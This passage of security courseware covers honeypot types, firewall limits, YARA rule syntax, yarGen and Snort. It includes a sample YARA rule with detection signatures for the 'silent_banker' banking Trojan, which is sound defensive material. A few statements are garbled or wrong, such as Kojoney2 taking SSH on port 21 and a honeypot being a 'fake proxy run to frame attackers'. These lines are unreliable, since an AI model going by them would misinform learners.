- A firewall does not block attacks from a higher level of the protocol stack.
- A firewall does not prevent attacks originating from common ports and applications.
- A firewall does not prevent attacks from dial-in connections.
- A firewall is unable to understand tunneled traffic.



Honeypot

1. A honeypot is an information system resource that is expressly **set up to attract and trap people** who attempt to penetrate an **organization’s network**
2. It has no authorized activity, does not have any **production value**, and any traffic to it is likely to be a **probe**, **attack**, or **compromise**
3. A honeypot can **log port access** attempts or monitor an **attacker's keystrokes**. These could be **early warnings** of a more concerted attack

Honeypot

A honeypot is a computer system on the Internet intended to attract and trap those who attempt unauthorized or illicit utilization of the host system to penetrate an organization’s network. It is a fake proxy run to frame attackers by logging traffic through it and then sending complaints to the victims’ ISPs. It has no authorized activity or production value, and any traffic to it is likely a probe, attack, or compromise. Whenever there is any interaction with a honeypot, it is most likely to be malicious. Honeypots are unique; they do not solve a specific problem. Instead, they are a highly flexible tools with many different security applications. Honeypots help in preventing attacks, detecting attacks, and information gathering and research. A honeypot can log port access attempts or monitor an attacker's keystrokes; these could be early warnings of a more concerted attack. It requires a considerable amount of effort to maintain a honeypot.




Figure 12.17: Example of Honeypot



Types of Honeypots

Classification of honeypots based on their design criteria:

Low-interaction Honeypots	These honeypots simulate only a **limited number of services** and applications of a target system or network
Medium-interaction Honeypots	These honeypots simulate a **real operating system**, applications, and services of a target network
High-interaction Honeypots	These honeypots **simulate all services** and applications of a target network
Pure Honeypots	These honeypots emulate the **real production network** of a target organization

Classification of honeypots based on their deployment strategy:

- Production Honeypots
- Research Honeypots

Classification of honeypots based on their deception technology:

- Malware Honeypots
- Spam Honeypots
- Spider Honeypots
- Database Honeypots
- Email Honeypots
- Honeynets

Types of Honeypots

Honeypots are classified into the following types based on their design criteria:

- **Low-interaction Honeypots**

  Low-interaction honeypots emulate only a limited number of services and applications of a target system or network. If the attacker does something that the emulation does not expect, the honeypot will simply generate an error. They capture limited amounts of information, i.e., mainly transactional data, and some limited interactions. These honeypots cannot be compromised completely. They are set to collect higher-level information about attack vectors such as network probes and worm activities. Some examples are Specter, KFSensor, and Honeytrap.

  KFSensor is a low-interaction honeypot used to attract and identify penetrations. It implements vulnerable system services and Trojans to attract hackers. This honeypot can be used to monitor all TCP, UDP, and ICMP ports and services. KFSensor identifies and raises alerts about port scanning and DoS attacks.

  A honeytrap is a low-interaction honeypot used to observe attacks against TCP and UDP services. It runs as a daemon and starts server processes dynamically on requested ports. Attackers are tricked into sending responses to the honeytrap server process. The data that is received by the honeypot is concatenated into a string and stored in a database file. This string is called the attack string. Honeytraps parse attack strings for a command requesting the server to download a file from another host in the network. If such a command is detected, the server tries to access the corresponding file automatically. It supports only FTP and TFTP protocols. It also identifies and logs HTTP_URIs.

- **Medium-interaction Honeypots**

  Medium-interaction honeypots simulate a real OS as well as applications and services of a target network. They provide greater misconception of an OS than low-interaction honeypots. Therefore, it is possible to log and analyze more complex attacks. These honeypots capture more useful data than low-interaction honeypots. They can only respond to preconfigured commands; therefore, the risk of intrusion increases. The main disadvantage of medium-interaction honeypots is that the attacker can quickly discover that the system behavior is abnormal. Some examples of medium-interaction honeypots include HoneyPy, Kojoney2, and Cowrie.

  Kojoney2 is a medium-interaction honeypot that emulates a real SSH environment. This honeypot listens on port 21 for incoming SSH connections. If a connection request is initiated, Kojoney2 will verify users against an internal list of fake users. Usually, the connections are accepted by granting access to the SSH shell. It simulates many shell commands to trick attackers. Using Kojoney2, attackers can download files using wget and curl commands.

- **High-Interaction Honeypots**

  Unlike their low- and medium-interaction counterparts, high-interaction honeypots do not emulate anything; they run actual vulnerable services or software on production systems with real OS and applications. These honeypots simulate all services and applications of a target network. They can be completely compromised by attackers to gain full access to the system in a controlled area. They capture complete information about an attack vector such as attack techniques, tools, and intent. The honeypotized system is more prone to infection, as attack attempts can be carried out on real production systems.

  A honeynet is a prime example of a high-interaction honeypot. It is neither a product nor a software solution that a user installs. Instead, it is an architecture—an entire network of computers designed to attack. The idea is to have an architecture that creates a highly controlled network with real computers running real applications, in which all activities are monitored and logged.

  “**Bad guys**” find, attack, and break into these systems through their own initiative. When they do, they do not realize that they are in a honeynet. Without the knowledge of the attackers, all their activities and actions, from encrypted SSH sessions to email and file uploads, are captured by inserting kernel modules into their systems.

  At the same time, the honeynet controls the attacker's activity. Honeynets do this by using a honeywall gateway, which allows inbound traffic to the victim’s systems but controls the outbound traffic using intrusion prevention technologies. This gives the attacker the flexibility to interact with the victim’s systems but prevents the attacker from harming other non-honeynet computers.

- **Pure Honeypots**

  Pure honeypots emulate the real production network of a target organization. They cause attackers to devote their time and resources toward attacking the critical production system of the company. Attackers uncover and discover the vulnerabilities and trigger alerts that help network administrators to provide early warnings of attacks and hence reduce the risk of an intrusion.

Honeypots are classified into the following types based on their deployment strategy:

- **Production Honeypots**

  Production honeypots are deployed inside the production network of the organization along with other production servers. Although such honeypots improve the overall state of security of the organization, they effectively capture only a limited amount of information related to the adversaries. Such honeypots fall under the low-interaction honeypot category and are extensively employed by large organizations and corporations. As production honeypots are deployed internally, they also help to find out internal flaws and attackers within an organization.

- **Research Honeypots**

  Research honeypots are high-interaction honeypots primarily deployed by research institutes, governments, or military organizations to gain detailed knowledge about the actions of intruders. By using such honeypots, security analysts can obtain in-depth information about how an attack is performed, vulnerabilities are exploited, and attack techniques and methods are used by the attackers. This analysis, in turn, can help an organization to improve attack prevention, detection, and security mechanisms and develop a more secure network infrastructure.

  The main drawback of research honeypots is that they do not contribute to the direct security of the company. If a company is looking to improve its production infrastructure, it should opt for production honeypots.

Honeypots are classified into the following types based on their deception technology:

- **Malware Honeypots**

  Malware honeypots are used to trap malware campaigns or malware attempts over the network infrastructure. These honeypots are simulated with known vulnerabilities such as outdated APIs, vulnerable SMBv1 protocols, etc., and they also emulate different Trojans, viruses, and backdoors that encourage adversaries to perform exploitation activities. These honeypots lure the attacker or malware into performing attacks, from which the attack pattern, malware signatures, and malware threat actors can be identified effectively.

- **Database Honeypots**

  Database honeypots employ fake databases that are vulnerable to perform database-related attacks such as SQL injection and database enumeration. These fake databases trick the attackers by making them think that these databases contain crucial sensitive information such as credit card details of all the customers and employee databases. However, all the information present in the database are fake and simulated. Such databases lure the attacker to perform attacks, with their vulnerabilities; from the attacks, the attack pattern and the threat actor's TTP's towards database attacks can be identified effectively.

- **Spam Honeypots**

  Spam honeypots specifically target spammers who abuse vulnerable resources such as open mail relays and open proxies. Basically, spam honeypots consist of mail servers that deliberately accept emails from any random source from the Internet. They provide crucial information about spammers and their activities.

- **Email Honeypots**

  Email honeypots are also called email traps. They are nothing but fake email addresses that are specifically used to attract fake and malicious emails from adversaries. These fake email IDs will be distributed across the open Internet and dark web to lure threat actors into performing various malicious activities to exploit the organization. By constantly monitoring the incoming emails, the adversary's deception techniques can be identified by the administrators and internal employees can be warned to avoid falling into such email traps.

- **Spider Honeypots**

  Spider honeypots are also called spider traps. These honeypots are specifically designed to trap web crawlers and spiders. Many threat actors perform web crawling and spidering to extract important information from web applications. Such crucial information includes URLs, contact details, directory details, etc. Spider honeypots are employed to trap such adversaries. A fake website will be emulated and presented as a legitimate one. Threat actors attempting to perform web crawling on such traps will be identified and blacklisted.

- **Honeynets**

  Honeynets are networks of honeypots. They are very effective in determining the entire capabilities of the adversaries. Honeynets are mostly deployed in an isolated virtual environment along with a combination of vulnerable servers. The various TTPs employed by different attackers to enumerate and exploit networks will be recorded, and this information can be very effective in determining the complete capabilities of the adversary.

LO#02: Demonstrate IDS, IPS, Firewall, and Honeypot Solutions

IDS, IPS, Firewall, and Honeypot Solutions

The previous section discussed the function, role, and placement of IDS, IPS, firewalls, and honeypots for securing networks. A number of easy-to-use and feature-enriched solutions (hardware, software, or both) are available for the implementation of IDS, IPS, firewalls, and honeypots. This section discusses some commercially available solutions that simplify the usage of IDS, IPS, firewalls, and honeypots.

Intrusion Detection using YARA Rules

- YARA is a **malware research tool** that allows security analysts to detect and classify malware or other malicious codes through a rule-based approach
- YARA rules are used for **examining a private database** or malicious binaries across an organization to **detect intrusions**

yarGen

- yarGen is used for **generating YARA rules** from strings identified in malware files while removing all strings that also appear in goodware files

Additional YARA Tools

- YaraRET (*https://github.com*)

Intrusion Detection using YARA Rules

Source: *https://yara.readthedocs.io*

YARA is a malware research tool that allows security analysts to detect and classify malware or other malicious codes through a rule-based approach. It is also a multi-platform tool that runs on Windows, macOS, and Linux OSs. This tool allows security analysts to create “rules” or descriptions of malware families in the form of text or binary patterns. The created rules analyze specific patterns in the file and alert security analysts if the file is harmful. The description or rule comprises a Boolean expression and strings that establish the logic behind it.

Security analysts can also write YARA rules for examining a private database or malicious binaries across an organization to detect intrusions. Moreover, security analysts can also use different patterns such as hex or plain texts along with other special operators and strings in a YARA rule to effectively detect a wide variety of malware signatures.

YARA rules adhere to a syntax where each rule starts with the word “rule” before specifying its name. A rule is comprised of three parts, which are as follows:

- **Condition:** This section of a YARA rule determines when the result will be `true` against a file, which can be investigated. It is comprised of Boolean expressions that allow defining the matching or result.
- **Strings:** It provides meaning to the “condition” section by defining all the strings that need to be searched within the files. The rule can search several types of strings such as hexadecimal strings, text strings, or regular expressions.
- **Metadata:** It is part of a YARA rule that includes general information that can be used by a security analyst to identify the files gathered by a specific rule.

An example of a YARA rule as per YARA's official documentation is as follows:

```
rule silent_banker : banker
{
    meta:
        description = "This is just an example"
        threat_level = 3
        in_the_wild = true
    strings:
        $a = {6A 40 68 00 30 00 00 6A 14 8D 91}
        $b = {8D 4D B0 2B C1 83 C0 27 99 6A 4E 59 F7 F9}
        $c = "UVODFRYSIHLNWPEJXQZAKCBGMT"
    condition:
        $a or $b or $c
}
```

From the above syntax, security experts can identify that any of those three strings defined must be considered as the "`silent_banker`" Trojan. In addition, the strings in the above example are comprised of both hex and text patterns.

YARA Tools

- **yarGen**

  Source: *https://github.com*

  yarGen is a tool used for generating YARA rules. The main principle of this tool is to create YARA rules from strings identified in malware files while removing all strings that also appear in goodware files. This tool includes big goodware strings and opcode database as ZIP archives that need to be extracted before implementation. All the dependencies of this tool can be installed using the **`pip install -r requirements.txt`** command. Moreover, a user can run **`python yarGen.py –help`** to get additional information on command line parameters.

- Halogen (*https://github.com*)
- Yabin (*https://github.com*)

Intrusion Detection Tools: Snort

1. Snort is an open-source network intrusion detection system, capable of performing real-time **traffic analysis and packet logging on IP networks**

2. It can perform **protocol analysis** and **content searching/matching**, and is used to detect a variety of **attacks and probes**, such as buffer overflows, stealth port scans, and OS fingerprinting attempts

3. It uses a flexible **rules language** to describe traffic that it should collect or pass, as well as a **detection engine** that utilizes a modular plug-in architecture

4. **Uses of Snort**:
   - Straight packet sniffer like tcpdump
   - Packet logger (useful for network traffic debugging, etc.)
   - Network intrusion prevention system


